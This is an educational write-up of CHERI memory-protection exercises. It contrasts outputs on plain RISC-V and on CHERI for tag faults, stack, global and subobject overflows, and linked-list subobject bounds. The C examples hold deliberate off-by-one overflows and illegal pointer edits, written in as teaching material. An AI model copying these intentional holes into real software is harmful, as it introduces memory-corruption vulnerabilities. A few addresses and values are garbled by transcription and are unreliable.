CHERI Exercises, Solutions and Explanations

Le Botlan Pierre-Gilles
Research Project Student
Cybersecurity Research Group
Nottingham Trent University

July 4, 2024

Contents

1 Introduction

In this document, you will find condensed information about Capability Hardware Enhanced RISC Instructions (CHERI) to give a basic context of the hardware protection, some complementary explanations of the solutions from the Adversarial CHERI Exercises and Missions as well as some explanations of self-made tests inspired by CHERI Introduction to C/C++ [6]. If you want to run these exercises yourself, you will need to follow the steps of this official CHERI tutorial on how to get CHERI environment. This will help you emulate using Quick Emulator (QEMU) either a CheriBSD running on CHERI-RISC-V or ARM Morello environment. Take the ARM Morello environment to install useful packages such as llvm, gdb, python, nano, vim and many others. These exercises will compare the behavior of CHERI protected environment and classic environment (RISC-V).

These CHERI exercises requires minimal knowledge of CHERI. The following section give essential information on the topic.

Glossary

ARM Morello Capability enabled Unix like Operating System, using Armv8-A architecture. 2, 41

CHERI-FreeRTOS Capability enabled real time operating system, fork of Freertos, using CHERI-RISC-V architecture. 6

CHERI-RISC-V Implementation of CHERI hardware protection on RISC-V architecture. 2, 6

CheriBSD Capability enabled Unix-like Operating System, using CHERI-RISC-V architecture, forking FreeBSD. 2

FreeRTOS open source real time operating system. 6

RISC-V open standard instruction set architecture (ISA) based on established reduced instruction set computer (RISC) principles. 2, 6, 8, 10, 11, 13, 20, 23, 25, 32, 33, 41, 42

Acronyms

CHERI Capability Hardware Enhanced RISC Instructions. 2

GDB GNU Debugger. 42

LLVM Low Level Virtual Machine. 3

QEMU Quick Emulator. 2

2 CHERI Context

Most of the following is a summary of the introduction to CHERI [5]. CHERI is an extension of the RISC instruction set (Reduces Instruction Set Computer) This is the set of assembly instructions interpreted by a RISC-type processor (Reduced Instruction Set Computer), which constitute the elementary operations with which a program acts. The aim of this extension is to prevent pointers from accessing memory areas that they should not be allowed to access. This is based on a hardware system of capabilities, hence CHERI relies on hardware protection.

The rights are partially present directly in the pointers themselves, as well as in a restricted-access memory zone. A CHERI pointer also includes bounds, rights and an object type. The restricted memory area contains a single bit associated with this pointer, corresponding to a validity tag. Consequently the size of the pointer is now 128bits for 64-bit architecture (pointers now occupy 16 bytes instead of 8) and 64 bits for 32-bit architecture (CHERI was also designed to run on this older architecture for practical and compatibility reasons). All the pointers in a program are modified: explicit pointers (those declared directly by the programer, used to identify functions and variables) and implicit pointers (those silently introduced by compiler).

As a consequence, the compiler itself must be CHERI aware. For the time being, the CHERI project has adapted the C and C++ languages and has therefore developed its own version of the LLVM (Low Level Virtual Machine) compiler for these languages. The modification in the nature of a pointer explain the modification of the instruction set: normal processor instructions will lead to errors or to an undesired sequence of operations, because they are not able to manipulate CHERI pointers as they are intended.

A CHERI pointer (also called a capability) is:

An address is what a normal pointer is: a reference to a place in memory.


A validity tag , a single bit located not in the pointer but in a safe zone in memory. It is a value which indicates whether a pointer can be dereferenced (read or modified). An invalid pointer can only be used to display its address. The values and rights of pointers can be modified under certain conditions. If a pointer modification is illegitimate, the validity tag is set to zero. (Following an unauthorised modification, it is considered that the pointer can no longer be trusted).

Bounds of a pointer define the lower and upper bounds which delimit the address range which a pointer can access. If a pointer attempts to access a memory area outside these bounds, a security exception is thrown.

Rights of a pointer to a memory area are those of read, write value and capabilities (pointers) contained in that memory location. It depends on the architectural implementation but some common rights are execution, system calls and seal or unseal the capability.

An object type is used to indicate the size of the object pointed to. If this value is set to -1, the pointer is no longer valid. It can be used by the compiler to fix bounds.

Figure 1: CHERI Pointers from An Introduction to CHERI paper



It is possible to display a pointer with more information about a CHERI system. For example, the following value is a pointer: 0x225300 [rwRW,0x225300-0x225301]. The address pointed to is: 0x225300. The bounds are from 0x225300 to 0x225301. The upper bound is not included. It is therefore a pointer to a single byte, in this case a char.

CHERI protection focuses on three areas: **Spatial safety**, **Temporal safety** and **Referential safety**.

Spatial safety guarantees that a pointer cannot under any circumstances read or write a memory area outside its bounds. It is important to note that bounds are compressed in their implementation in CHERI, so the precision is not exact. This can be seen by assuming that bounds occupy 41 bits on a 64-bit architecture in cases requiring high precision. With 41 bits, we have an address space of 2^{41} values, whereas an address is written on 64 bits, i.e. having 2^{64} accessible values. However, memory allocations cannot accidentally overlap.

Temporal safety prevents a pointer from accessing a memory area if it has been freed and then reallocated. On the other hand, a pointer can still access without error a deallocated memory that has not been reallocated.


Referential safety aims to protect the pointers themselves, and includes two properties: integrity and original validity. Integrity ensures that corrupted pointers cannot be dereferenced, while original validity guarantees that a pointer derived (using pointer arithmetic) from an invalid pointer will also be invalid, and that a pointer from a valid pointer will be valid. Thus, only legitimate pointers and the pointers derived from them can be dereferenced.

Note that CHERI does not implement address randomization. Hence, pointers are likely to be identical from one execution to the other.
CHERI rights may be encoded differently depending on hardware implementation. For instance the localization of a bit corresponding to an access right may be different from one architecture to the other, making difficult to interpret a raw value for a right. For example with ARM-Morello, the bits refers to the capabilities of storing and loading data, execution, loading and storing capabilities (pointers), and other rights.

In a study carried out by Microsoft in 2020 [4], a group of researchers studied which vulnerabilities were affected by CHERI protection. (see graphics CHERI protection tab (Microsoft study)[4] CHERI protection graph (Microsoft study)[4])


CHERI therefore offers complete protection against write and read accesses outside the limits imposed (spatial security property), possible protection against the use of freed memory (temporal safety of pointer to freed memory zone) and CHERI offers no protection against integer

Figure 2: CHERI protection tab (Microsoft study)[4]



Spatial	Adjacent memory access	Yes. Out of bounds writes are covered, out of bounds reads are still possible in corner cases (see below, Compressed Bounds) where it is possible to read slightly out of bounds if an object is big enough.
	Non-adjacent memory access	Yes
	Arbitrary memory access	Yes, pointer forgery is not possible, as it requires capability forgery.
	Intra object memory access	No, CHERI Clang/LLVM does not protect against sub allocation issues by default.
Temporal	Uninitialized memory (stack)	No
	Uninitialized memory (heap)	No
	Use after free (stack)	No
	Use after free (heap)	No
	Double free	No
Type	Type confusion	No

Figure 3: CHERI protection graph (Microsoft study)[4]



overflows (when an integer is incremented until it reaches the maximum value calculable with 4 bytes, it is reset to 0).

The study is no longer completely up-to-date, as CHERI now offers experimental protection against problems caused by memories that are not initialized correctly. It is possible to include options during compilation to force an initialization to 0 of all uninitialized bytes (NULL for a pointer). In addition, temporal protections have been integrated into CHERI, as described in the article Cornucopia: Temporal Safety for CHERI Heaps [2], which forbids the memory allocator to allocate a memory zone which is still pointed by a valid pointer, and allows pointers to free zones to be "sweep" from memory using a specific operation, allowing re-use of those zone. It does not prevent use after free until sweeping, however.

According to a report on the compartmentalization provided by CHERI [1], it is possible to use CHERI to implement strong compartmentalization in an embedded system, so that if an attacker were to exploit a vulnerability, the ability to interfere with the normal behavior of the system that he would obtain would be reduced compared with a conventional system. Indeed, even assuming the entirety of a non-critical compartment to be under the control of an attacker, the study demonstrates the normal operation of an embedded system using CHERI-FreeRTOS, a FreeRTOS system using CHERI protections and CompartOS (the compartmentalisation system dealt with in the study). On a standard FreeRTOS system running on RISC-V architecture, the exploitation of a vulnerability is successful and the attacker can influence the integrity, confidentiality and availability of the data and the operation of the system. With CHERI protections under CHERI-FreeRTOS running on CHERI-RISC-V, the attack is intercepted but the raising of an untreated error forces a brutal restart of the system, which takes two seconds, affecting the availability of the system playing a critical role (in the study, the system under attack was the brake system), with the use of CompartOS, the critical compartment is restarted in 60 microseconds and the malicious compartment is "killed". This study show different usage of compartmentalization, one enforced automatically using library linkage, another adding a custom handler which require knowledge of the compartmentalization process and implementation efforts but is necessary when dealing with a critical compartment (the study uses fault handling in different context: the main application, a non critical compartment and a critical compartment which is used by the main application). A study carried out on Spectre-type attacks [3] showed that CHERI did not provide any protection against these attacks. Spectre-type attacks use an optimization flaw in the processors, which is not directly CHERI's area of intervention but are still considered memory vulnerabilities exploitation.

3 CHERI Exercises

3.1 Demonstrate CHERI Tag Protection

This exercise demonstrate the validity tag protection utility. When modifying a pointer in a unauthorized way, it becomes invalid by setting automatically its validity tag to 0. Safe pointers have a validity tag of 1. It can be interpreted as a boolean for the capacity of the pointer to be dereferenced. Using the following we can define how to print a pointer (using standard print or verbose CHERI pointers specific print).

```
/* print pointer configuration:
the #p printf option is for printing pointer in CHERI systems,
while p is classic option for doing it*/
#ifdef __CHERI_PURE_CAPABILITY__
#define PRINTF_PTR "#p"
#else
#define PRINTF_PTR "p"
#endif
```

%p print a standart pointer, while %#p prints CHERI information about the pointer. The objective here is to manipulate a pointer value in both authorized and not authorized ways and compare the behavior. **Take a moment to read the following code and comments**

```
    /* a buffer which will be used for testing pointer operations
    which are authorized and which are not*/
    char buf[0x1FF];

    volatile union {
        char *ptr;
        char bytes[sizeof(char*)];
    } p; // used to modify a pointer value in various ways
```

The union is used in order to make possible byte modification (a pointer is 8 bytes in normal environment and 16 bytes on CHERI) Manipulating a pointer will manipulate all the bytes at the same time. Using byte array we can access specific parts of the pointer, and modify their value.

```
    for (size_t i = 0; i < sizeof(buf); i++) {
    // each value of array is its position in the array
        buf[i] = i;
    }
    p.ptr = &buf[0x10F];


    /* printing buf pointer and the address of p
    show that its possible to access pointer value and its own address */
    printf("buf=%" PRINTF_PTR " &p=%" PRINTF_PTR "\n", buf, &p);

    /*printing index of p value in the array,
     show that it is possible to subtract pointer to pointer to get offset,
     and print also the value of p to show that it can be dereferenced,
     said in a different way that we have access to pointed value */
    printf("p.ptr=%" PRINTF_PTR " (0x%zx into buf) *p.ptr=%02x\n",
        p.ptr, p.ptr - buf, *p.ptr);

    /* doing a AND between p and 0xFF hexadecimal value
    The result is still in the buffer range,
    p original value is not modified */
    char *q = (char*)(((uintptr_t)p.ptr) & ~0xFF);
    /*printing q, and q offset*/
    printf("q=%" PRINTF_PTR " (0x%zx into buf)\n", q, q - buf);
    /*trying to dereference q*/
    printf("*q=%02x\n", *q);
    /*Manual modification of p pointer value using union byte array
    On a little-endian machine,
    this modification is identical to the AND*/
    p.bytes[0] = 0;
    char *r = p.ptr;
    /*printing r, and r offset*/
    printf("r=%" PRINTF_PTR " (0x%zx)\n", r, r - buf);
    /*trying to dereference r*/
    printf("*r=%02x\n", *r);

    return 0;
}
```

To find the code, look for the github repository of the CTSRD-CHERI/cheri-exercises repository in the following path: src/exercises/cheri-tags/ .

Output on a classic RISC-V environment (no CHERI Protection)


```
buf=0x80a1ca60 &p=0x80a1ca58
p.ptr=0x80a1cb6f (0x10f into buf) *p.ptr=0f
q=0x80a1cb00 (0xa0 into buf)
*q=a0
r=0x80a1cb00 (0xa0 into buf)
*r=a0
```

In a classic environment execution, we see that all operations are allowed: the pointers obtained after the AND and the byte overwrite can both be dereferenced and their values printed. If you are confused by the fact that the value pointed is 0xa0 into buf and not 0x100 into buf, remember that the mask and the modification to 0 on the last byte operations are on the address of p, not the index. The two operation put the last byte on 0: 0x80a1cb6f becomes 0x80a1cb00.

Output on an environment protected by CHERI

```
buf=0xffffff7fd4c [rwRW, 0xffffff7fd4c-0xffffff7ff4b]
&p=0xffffff7fd30 [rwRW,0xffffff7fd30-0xffffff7fd40]
p.ptr=0xffffff7fe5b [rwRW,0xffffff7fd4c-0xffffff7ff4b]
(0x10f into buf) *p.ptr=0f
q=0xffffff7fe00 [rwRW, 0xffffff7fd4c-0xffffff7ff4b] (0xb4 into buf)
*q=b4
r=0xffffff7fe00 [rwRW, 0xffffff7fd4c-0xffffff7ff4b] (invalid) (0xb4)
Program received signal SIGPROT, CHERI protection violation.
Capability tag fault
```

The Capability Tag Fault is a security exception thrown because of a memory access through an invalid pointer.



```
0xffffffff7fd4c & 0xFF ✓(valid)
                       = 0xffffffff7fe00
0xffffffff7fd4c « 0x00 ✗(invalid)
```


Address	Value
0xffffffff7fd4c	0x00
0xffffffff7fd4d	0x01
0xffffffff7fd4e	0x02
0xffffffff7fd4f	0x03
...	...
0xffffffff7fe00	0xb4
...	...
0xffffffff7ff4b	0x1FF

We can see here that the resulting pointer of the AND mask operation was considered valid whereas the pointer resulting of the byte modification was not considered valid. That is because a AND operation can verify if the resulting pointer is still in the bounds of the original pointer, if that is the case, its still valid, but if not it becomes invalid. Using a byte modification is not a valid modification of a pointer because its not supposed to happen. Invalid pointers can be printed, and they appear as invalid, but they can not be dereferenced. If trying to dereference them, it produce the above error: SIGPROT, capability tag fault.

3.2 Exercise an inter-stack-object buffer overflow

The objective here is to do a buffer overflow on the stack with two buffer next to each other, so that there's an overflow in an allocated memory. **Take a moment to read the following code and comments**

```
    char upper[0x10]; // buffer on which the overflow will write
    char lower[0x10]; // buffer on which the overflow happens

    printf("upper = %p, lower = %p, diff = %zx\n",
        upper, lower, (size_t)(upper - lower));
/* note that pointer in CHERI environment can also be printed in a normal way*/


    /* Assert that these get placed how we expect */
    assert((ptraddr_t)upper == (ptraddr_t)&lower[sizeof(lower)]);

    upper[0] = 'a';
    printf("upper[0] = %c\n", upper[0]); // value before overflow

    write_buf(lower, sizeof(lower));
/* write 'b' character after end of lower buffer,
 because Clang arrays starts at 0,
 and their final index is at their size - 1,
 so the index at the size is at the exact
 same position as first index of upper buffer.*/

    printf("upper[0] = %c\n", upper[0]); // value after overflow
```


lower buffer
upper buffer
? ? ? ? ? ? ? ? ? ? a ? ? ? ? ? ? ? ? ?
writing 'b' using lower buffer ✗

To compile, use the Makefile present in the github repository of the CTSRD-CHERI/cheri-exercises repository in the following path: src/exercises/buffer-overflow-stack/.

Output on a classic RISC-V environment (no CHERI Protection)

```
upper = 0x7fff10f911a0, lower=0x7fff10f91190, diff = 10
upper[0] = a
upper[0] = b
```

As we can see, the overflow happened: the value has changed from 'a' to 'b'. In order to fully understand what happens with the CHERI protected environment, we will modify the code: instead of using %p on the first printf call, we will use %#p.


Output on an environment protected by CHERI

```
upper = 0xffffff7ff4c [rwRW,0xffffff7ff4c-0xffffff7ff5c],
lower = 0xffffff7ff3c [rwRW,0xffffff7ff3c-0xffffff7ff4c], diff = 10
upper[0] = a
In-address space security exception (core dumped)
```

The SIGPROT error means that the buffer overflow was detected and prevented because of the bounds of the lower pointer. We can see that the bounds of the lower pointer goes from 0xffffff7ff3c to 0xffffff7ff4c. The upper bound is not included in the authorized access zone. The upper buffer goes from 0xffffff7ff4c to 0xffffff7ff5c. So, by trying to write on 0xffffff7ff4c using the lower pointer, which is an out of bounds access, the program throw an error.

3.3 Exercise an inter-global-object buffer overflow

The objective here is to do a buffer overflow on the stack with one buffer such as there's an overflow in a character. One thing very important to remember in this exercise is that CHERI bounds have not exact precision. Sometimes, an overflow of 1 can go unnoticed because of bounds compression. So the various scenario are: the overflow is unnoticed because buffer was allocated more memory than asked, or overflow tries to occurs on the allocated character (which is outside of buffer bounds).



writing 'b' just after buffer size using buffer pointer

Take a moment to read the following code and comments

```c
char buffer[128];
// buffer on which overflow happens.
//Making the size change is a good idea to test overflow with different bounds

char c; // the character that could be overflowed

#pragma weak fill_buf
void
fill_buf(char *buf, size_t len)
{
    //Here the for loop will go one step after the given len
    //which creates an overflow (c arrays starts at 0, ends at len-1)
    for (size_t i = 0; i <= len; i++)
        buf[i] = 'b';
}

#include "main-asserts.inc"

int
main(void)
{
    (void)buffer;
    main_asserts(); // character c is just after buffer

    c = 'c';
    printf("c = %c\n", c); // printing value before overflow

    fill_buf(buffer, sizeof(buffer));

    printf("c = %c\n", c); // printing value after overflow

    return 0;
}
```

To compile, use the Makefile present in the github repository of the CTSRD-CHERI/cheri-exercises repository in the following path: src/exercises/buffer-overflow-global/.

Output on a classic RISC-V environment (no CHERI Protection)

```
c = c
c = b
```

Here the overflow happens, and the 'c' character is replaced by a 'b'.

Output On an environment protected by CHERI

```
c = c
In-address space security exception (core dumped)
```

With CHERI protection active, the overflow is detected and prevented. Now we will try with 1M+1 byte of buffer size:

Output On an environment protected by CHERI

```
c = c
c = c
```

Here the bounds compression made that the buffer had in reality more size than allocated, so the overflow didn't left the bounds of the buffer and didn't change the value of the c character.

To make this certain, we can add the following lines:

```
        printf("%#p\n",buffer);
        printf("%#p\n",&c);
```

Listing 1: Example C Code

which print:

Output On an environment protected by CHERI

```
0x131000 [rwRW,0x131000-0x225300]
0x225300 [rwRW,0x225300-0x225301]
```


So as expected the size of the character c is 1 byte. However the size of the buffer is 1000192 byte and not 1000001 byte, which explains why the overflow happened without error: 1000002 is still in-bounds of the pointer. And we can see that the character c is still outside of the bounds.

3.4 Explore Subobject Bounds: Subobject Overflows

The objective here is to understand how sub-objects works in CHERI environment. Here are the essentials: By default, all pointers inside an object has the rights to access to the whole object. This can be changed using compiler options "-Xclang -cheri-bounds=subobject-safe", such as all components of all structures only has access to themselves. It is possible to call built-in function: __containerof that takes a subobject and return a pointer to the object. During the definition of an object its possible to use the flag __subobject_use_container_bounds so that the attribute marked will have the container bounds, even with the compiler option active. It is also possible to mark the structure with this flag such as all elements within have access to the whole structure. That means its possible to forbid access generally then gives rights to specific structures and attributes. **Take a moment to read the following code and comments**

```c

struct buf {
    char buffer[128]; // overflow buffer
    int i; // overflow target
} b;
```

```c


int
main(void)
{
    b.i = 'c';
    // printing before overflow
    printf("b.i = %c\n", b.i);

    // writing 'b' on b.buffer using for loop, sizeof(b.buffer) times
    fill_buf(b.buffer, sizeof(b.buffer));
    // printing after overflow
    printf("b.i = %c\n", b.i);

    return 0;
}

#include "ex4-asserts.inc"
```



buffer overflow with sub-objects

To compile, use the Makefile present in the github repository of the CTSRD-CHERI/cheri-exercises repository in the following path: src/exercises/subobject-bounds/. This will produce following results:

Output on a classic RISC-V environment (no CHERI Protection)

```
b.i = c
b.i = b
```

Output On an environment protected by CHERI

```
b.i = c
b.i = b
```

Which are the same. Now, we will compile the CHERI program with the compiler option "-Xclang -cheri-bounds=subobject-safe". The execution results changes:

Output On an environment protected by CHERI & Subobject Protection

```
b.i = c
In-address space security exception (core dumped)
```

The overflow was detected and prevented.

3.5 Explore Subobject Bounds: Subobject Overflows

The code can be found in this repository. The following image comes from exercises presentation.




Figure 4: Linked List

In order to make things appear simple, we split the code into three parts: The linked list structure:

```
struct ilist_elem {
    struct ilist_elem **ile_prevnp;
    struct ilist_elem *ile_next;
};
```

The object, a value and a node of the linked list structure.

```
struct obj {
    int val;
    struct ilist_elem ilist __subobject_use_container_bounds;
};

struct ilist_elem l; /* Sentinel element serves as list head */
struct obj obj1 = {1, {}};
struct obj obj2 = {2, {}};
struct obj obj3 = {3, {}};caption
```

The creation of the object list.

```
    ilist_init_sentinel(&l);
    ilist_insert_after(&l, &obj2.ilist);
    ilist_insert_after(&obj2.ilist, &obj3.ilist);
    ilist_insert_after(&l, &obj1.ilist);
    ilist_remove(&obj2.ilist);
```

As this exercises uses things that requires CHERI to be active, we will begin directly with CHERI protected environment.

Output On an environment protected by CHERI

```
Traversing list=0x131060 [rwRW, 0x131060-0x131080]
first=0x130f40 [rwRW,0x130f30-0x130f60] lastnp=0x130fb0 [rwRW, 0x130f90-0x130fc0]
Ilist cursor=0x130f40 [rwRW, 0x130f30-0x130f60]
next=0x130fa0 [rwRW, 0x130f90-0x130fc0]
prevnp=0x131070 [rwRW,0x131060-0x131080]
val field at 0x130f30 [rwRW, 0x130f30-0x130f60]
Ilist cursor=0x130fa0 [rwRW, 0x130f90-0x130fc0]
next=0x131060 [rwRW, 0x131060-0x131080]
prevnp=0x130f50 [rwRW, 0x130f30-0x130f60]
val field at 0x130f90 [rwRW, 0x130f90-0x130fc0]
Traversing list again, accessing superobject field...
Ilist cursor=0x130f40 [rwRW, 0x130f30-0x130f60] value=1 (at 0x130f30 [rwRW,0x130f30-
0x130f60])
Ilist cursor=0x130fa0 [rwRW, 0x130f90-0x130fc0] value=3 (at 0x130f90 [rwRW, 0x130f90-
0x130fc0])
```

